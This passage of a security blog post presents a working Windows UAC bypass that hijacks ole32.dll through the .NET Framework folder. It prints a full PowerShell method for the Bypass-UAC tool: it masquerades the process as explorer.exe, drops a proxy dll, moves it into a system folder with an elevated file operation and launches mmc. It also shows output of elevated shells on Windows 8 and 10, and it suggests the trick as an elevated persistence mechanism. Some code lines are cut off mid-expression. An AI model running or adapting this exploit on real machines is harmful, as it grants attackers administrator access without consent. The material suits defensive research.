CreateFile	C:\Windows\System32\mmcndmgr.dll:Zone.Identifier	NAME NOT FOUND	High

Yikes, both OS versions have some scary entries! However, disregarding the oddballs and those entries that don't overlap, we are left with 'MFC42LOC.DLL' and 'ole32.dll'. MFC42LOC needs some further investigation, I've seen it a few times but it doesn't seem to play nice. Ole32 on the other hand proved to be a suitable candidate.

Hijacking Ole32:

One issue we will need to tackle is that the dll is obviously loaded from a different directory, a brief investigation reveals that it looks for ole32 in the default .NET version folder. We can get that version using the following PowerShell command.

```
# Win 7
PS C:\> [System.Reflection.Assembly]::GetExecutingAssembly().ImageRuntimeVersion
v2.0.50727
```

```
# Win 10
```

```
PS C:\> [System.Reflection.Assembly]::GetExecutingAssembly().ImageRuntimeVersion  
v4.0.30319
```

The other, non-apparent, issue is that the Yamabiko proxy dll in Bypass-UAC opens PowerShell but PowerShell itself triggers this erroneous loading bug resulting in infinite (elevated) shells popping... To avoid this behavior we have to detect that our payload dll was loaded and then remove it so it only executes once!

Bypass-UAC Implementation:

Adding methods to Bypass-UAC is really easy, if you want to know more please check out the project on [GitHub](#)! To get our bypass working I added the following method, this should hopefully be more or less self-explanatory. Don't hesitate to leave a comment if you have any questions!

```
'UacMethodNet0le32'  
{  
    # Hybrid MMC method: mmc some.msc -> Microsoft.NET\Framework[64]\..\ole32.dll  
    # Works on x64/x32 Win7-Win10 (unpatched)  
    if ($OSMajorMinor -lt 6.1) {  
        echo "[!] Your OS does not support this method!`n"  
        Return  
    }  
  
    # Impersonate explorer.exe  
    echo "`n[!] Impersonating explorer.exe!"  
    Masquerade-PEB -BinPath "C:\Windows\explorer.exe"  
  
    if ($DllPath) {  
        echo "[>] Using custom proxy dll.."   
        echo "[+] Dll path: $DllPath"  
    } else {  
        # Write Yamabiko.dll to disk  
        echo "[>] Dropping proxy dll.."   
        Emit-Yamabiko  
    }  
  
    # Get default .NET version  
    [String]$Net_Version = [System.Reflection.Assembly]::GetExecutingAssembly().ImageRuntimeVersion  
  
    # Get count of PowerShell processes  
    $PS_InitCount = @(Get-Process -Name powershell).Count  
  
    # Expose IFileOperation COM object  
    Invoke-IFileOperation
```

```

# Exploit logic
echo "[>] Performing elevated IFileOperation::MoveItem operation.."
# x32/x64 .NET folder
if ($x64) {
    $IFileOperation.MoveItem($DllPath, $($env:SystemRoot + '\Microsoft.NET\Framework64\' + $Net_Versi
} else {
    $IFileOperation.MoveItem($DllPath, $($env:SystemRoot + '\Microsoft.NET\Framework\' + $Net_Version
}
$IFileOperation.PerformOperations()

echo "`n[?] Executing mmc.."
IEX $($env:SystemRoot + '\System32\mmc.exe gpedit.msc')

# Move Yamabiko back to %tmp% after it loads to avoid infinite shells!
while ($true) {
    $PS_Count = @(Get-Process -Name powershell).Count
    if ($PS_Count -gt $PS_InitCount) {
        try {
            # x32/x64 .NET folder
            if ($x64) {
                $IFileOperation.MoveItem($($env:SystemRoot + '\Microsoft.NET\Framework64\' + $Net_Ver
            } else {
                $IFileOperation.MoveItem($($env:SystemRoot + '\Microsoft.NET\Framework\' + $Net_Versi
            }
            $IFileOperation.PerformOperations()
            break
        } catch {
            # Sometimes IFileOperation throws an exception
            # when executed twice in a row, just rerun..
        }
    }
}

# Clean-up
echo "[!] UAC artifact: $($env:Temp + '\ole32.dll')`n"
}

```

Case closed, we have a novel UAC bypass that works everywhere! The screenshots below demonstrate the bypass on Windows 8 (x64) and Windows 10 (x32).

Win8 x64


```
Windows PowerShell
PS C:\Users\b33f> Bypass-UAC -Method UacMethodNetOle32

[!] Impersonating explorer.exe!
[+] PebBaseAddress: 0x000007F7D896F000
[!] RtlEnterCriticalSection --> &Peb->FastPebLock
[>] Overwriting &Peb->ProcessParameters.ImagePathName: 0x0000004EA5E617C0
[>] Overwriting &Peb->ProcessParameters.CommandLine: 0x0000004EA5E617D0
[?] Traversing &Peb->Ldr->InLoadOrderModuleList doubly linked list
[>] Overwriting _LDR_DATA_TABLE_ENTRY.FullDllName: 0x0000004EA5E62248
[>] Overwriting _LDR_DATA_TABLE_ENTRY.BaseDllName: 0x0000004EA5E62258
[!] RtlLeaveCriticalSection --> &Peb->FastPebLock

[>] Dropping proxy dll..
[+] 64-bit Yamabiko: C:\Users\b33f\AppData\Local\Temp\yam1759880964.tmp
[>] Performing elevated IFileOperation::MoveItem operation..

[?] Executing mmc..
[!] UAC artifact: C:\Users\b33f\AppData\Local\Temp\ole32.dll

PS C:\Users\b33f>

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32\WindowsPowerShell\v1.0>
```

Win10 x32


```
Windows PowerShell
PS C:\Users\b33f> Bypass-UAC -Method UacMethodNetOle32

[!] Impersonating explorer.exe!
[+] PebBaseAddress: 0x02D0B000
[!] RtlEnterCriticalSection --> &Peb->FastPebLock
[>] Overwriting &Peb->ProcessParameters.ImagePathName: 0x02ED14E8
[>] Overwriting &Peb->ProcessParameters.CommandLine: 0x02ED14F0
[?] Traversing &Peb->Ldr->InLoadOrderModuleList doubly linked list
[>] Overwriting _LDR_DATA_TABLE_ENTRY.FullDllName: 0x02ED1D54
[>] Overwriting _LDR_DATA_TABLE_ENTRY.BaseDllName: 0x02ED1D5C
[!] RtlLeaveCriticalSection --> &Peb->FastPebLock

[>] Dropping proxy dll..
[+] 32-bit Yamabiko: C:\Users\b33f\AppData\Local\Temp\yam1613453031.tmp
[>] Performing elevated IFileOperation::MoveItem operation..

[?] Executing mmc..
[!] UAC artifact: C:\Users\b33f\AppData\Local\Temp\ole32.dll

PS C:\Users\b33f>

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
```

On a side note, this is a pretty good persistence mechanism with elevated access. Drop a wrapper dll for ole32 in the .NET framework folder and schedule anything that uses .NET to run on startup/idle (eg: PowerShell).

Final Thoughts

If you made it this far, I think you can see why Microsoft doesn't acknowledge UAC bypasses (aside from the standard "It's not a security feature" line).. Honestly, I think the best way to get UAC on track is to aggressively patch mechanisms that allow the attacker to perform elevated copy operations (just like they did with WUSA) and leave the dll side-loading issues as they are.

Before you go, make sure to check out [@enigma0x3](#) post on a fileless UAC bypass using event viewer [here](#), obviously a situation where you don't need to drop anything to disk is always preferable!

Comments

There are no comments posted yet. [Be the first one!](#)

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to

None ▼

Submit Comment